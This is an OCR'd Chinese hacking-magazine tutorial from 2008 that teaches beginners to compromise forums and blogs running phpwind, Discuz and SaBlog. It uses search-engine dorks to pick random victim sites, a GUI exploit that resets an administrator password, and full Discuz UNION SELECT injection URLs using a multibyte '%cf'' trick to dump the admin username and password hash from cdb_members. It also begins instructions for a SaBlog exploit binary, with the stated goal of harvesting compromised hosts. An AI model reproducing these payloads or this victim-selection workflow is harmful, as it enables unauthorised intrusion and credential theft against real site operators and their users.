


文章难易度：★★★
文章阅读点：对于phpwind、discuz、sablog最新注入漏洞的详细使用介绍，以及如何在后台得到webshell

菜鸟也来玩phpwind、discuz、sablog最新漏洞

落叶纷飞

前些日子，高手们在网络上公布了PHP的多字节字符集存在的安全缺陷，这不但引领了新的PHP革命，同时也导致了很多大型的PHP程序受到威胁，国内使用量最高的phpwind和discuz就因此而爆出了多个漏洞，紧接着被称为最安全的个人blog系统的sablog也爆出了高危漏洞，真是害人不浅啊！不过这也令我们这些小菜不用再愁抓肉鸡的事情了，下面就来玩玩这几套最出名的PHP程序吧！


新闻 网页 贴吧 知道 MP3 图片 视频
Baidu百度 Powered by PHPWind 百度一下 结果中找 帮助
把百度设为首页

风云墙技术论坛 - powered by phpwind.net
普通会员 [打开在线列表] Total 0.031040(s) query 3, Time now is:08-08 14:14, Gzip enabled 渝ICP备05013738号 Powered by PHPWind v6.3 Certificate Code 2003-07 PHPWind.com Corporation Contact us | Wap | Top...
forum.clwind.com/ 53K 2008-8-8 - 百度快照
forum.clwind.com 上的更多结果

红塞同好社区 丝袜|美腿|高跟鞋|玉足 - powered by phpwind.net
[打开在线列表] Guest cache page, Update at 2008-08-08 06:54 蜀ICP备05047700号 Powered by PHPWind v6.0 Certificate Code 2003-07 PHPWind.com Corporation 广告业务 | 免责声明 | 关于我们Contact us | Wap | Top...
bbs.hzhai.com/ 63K 2008-8-8 - 百度快照
bbs.hzhai.com 上的更多结果

☆梦之恋动漫论坛☆ 动漫论坛 - powered by phpwind.net
梦の恋翻译组 普通会员 [打开在线列表] Total 0.021877(s) query 2, Time now is:08-08 13:08, Gzip enabled Powered by PHPWind v6.3 Certificate Code 2003-08 PHPWind.com Corporation Contact us | Wap | Top...
www.dmjoy.com/ 98K 2008-8-8 - 百度快照

图1

一、玩一把phpwind




图2

首先是phpwind，phpwind是国内唯一能与discuz相比的PHP论坛程序，8月5日，80sec组织发现phpwind的wap/wap_mod.php文件中wap_login()过程存在注入漏洞，然后80sec又相继发布了漏洞利用程序，但80sec的那个利用程序漏洞百出，而且还要求在python语言环境下编译后才能使用，这对于我们小菜来说是很郁闷的，所以我为各位小菜找到了




图3

一款来自幻影旅团的图形界面的漏洞利用程序。

我们在百度或者google中搜索“powered by phpwind”就能找到很多使用phpwind来架设的网站了，如图1。

双击运行漏洞利用程序，程序界面如图2所示。我们先到论坛找到管理员的UID值是多少，一般在论坛中每个版块的置顶贴都是管理员发布的（但也不排除是超级版主或者是一些有建设性的建议），找到置顶贴后，我们把鼠标停到发帖者的名字上，在浏览器的左下方就会看到该用户的UID值了，如图3。

从图中可以看到，发贴者的UID值为2，我们在漏洞利用工具的“URL”栏填入目标网站的地址，然后在“UID”栏填入刚才得到的用户UID值，填好这两项就行了，其它的保持默认即可，一切准备就绪后，我们点击“Do it!”按钮，如果攻击成功的话，程序就会返回如图4所示的页面。




图4


攻击成功后我们使用密码123456来登录UID值为2的那个用户，来看看他的权限，如图5。看到“系统设置”了吗，呵呵，现在我们就可以对这个论坛为所欲为了！只可惜对于phpwind后台如何获得webshell，我一直没有成功，如果有哪位高手知道方法，还请给我等小菜共享一下！



图5

二、轻取discuz

介绍完了phpwind的攻击方法后，我们再来看一下如何对discuz进行入侵。打开百度，在其中搜索discuz的关键字“powered by discuz!”，然后任意选取一个作为我们的目标，我们直接提交这样的地址“http://www.hackerxfiles.net/space.php?


Discuz! info: MySQL Query Error

Time: 2008-8-9 3:25am
Script: /space.php

SQL: SELECT m.*, mf.*, s.lastactivity as online
FROM [Table]members m
LEFT JOIN [Table]memberfields mf ON mf.uid=m.uid
LEFT JOIN [Table]sessions s ON s.uid=m.uid AND s.invisible='0'
WHERE m.username='蝺' LIMIT 1
Error: You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near '蝺' LIMIT 1' at line 5
Errno.: 1064

Similar error report has beed dispatched to administrator before.

图6

username=%cf'"（注：在实际的人侵过程中大家把www.hackerxfiles.net换成想要攻击的目标网址），提交后如果返回了如图6所示的页面，则证明漏洞存在。

证实漏洞存在后，我们再提交“http://www.hackerxfiles.net/space.php?username=%cf'%20UNION%20Select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83/*”，提交后将会返回如图7所示的页面。




图7




图8

我们只要把相应的字段数换成我们要查询的数据就行了，我们提交“http://www.hackerxfiles.net/space.php?username=%cf'%20UNION%20Select%201,database(),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,user(),59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,version(),83/*”，提交后就能查询到目标网站的mysql数据库的一些信息了，如图8。

discuz有一个安全机制令我们很郁闷，就是可以自定义数据库中的表名前缀，默认的前缀为“cdb_”。假设我们目标站点的表段前缀为默认的“cdb_”，我们只要提交“http://www.hackerxfiles.net/space.php?username=%cf'%20UNION%20Select%201,password,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,username,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,version(),83 from cdb_members/*”，就能直接爆出管理员的帐号和密码了！这是一个典型的union注入，相信经常看X档案的叉子应该都了解吧，不懂的可以翻翻06年第8期的杂志，那里就有一篇专门介绍union注入的文章。

三、sablog照样秒杀

sablog是早期国内著名安全组织4ngel!的4ngel使用PHP语言编写的一套blog程序，因为其界面简洁美观、性能安全稳定而受到了广大用户的喜爱，但是在它的trackback.php文件中却因为PHP的编码问题而导致产生了一个注入漏洞，这个注入漏洞对我们菜菜来说还是很难利用的，那我们就不能利用这个漏洞抓肉鸡了吗？答案是否定的，因为高手们已经为我们编写好了该漏洞的利用程序，我们利用这个工具就可以人侵大部分sablog了。

这个利用程序是在命令行模式下运行的，我们来看看这个利用程序的用法，在cmd命令提示符下转到利用程序的目录，然后输入“1.exe /?”就能看到这个利用程序的用法了，如图9。

其使用格式就是“1.exe 目标站点 目标站点的目录 code”，至于code是什么我会在后面讲到。另外要注意的是，如果目标站点的sablog程序是在根目录下的话，我们只要把“目标站点的目录”填“/”就行了。知道了用法我们就来寻找猎物吧！在百度上搜索关键字“Powered by SaBlog-X.”，就会发现很多使用SaBlog来架设的博客，我们随便选取一个作为目标，然后就要来抓code了。我们随便打开一个日志，在中间找到“ZH-CN GBK”按钮并点击一下，点击后就会弹出一个如图10所示的小页面。

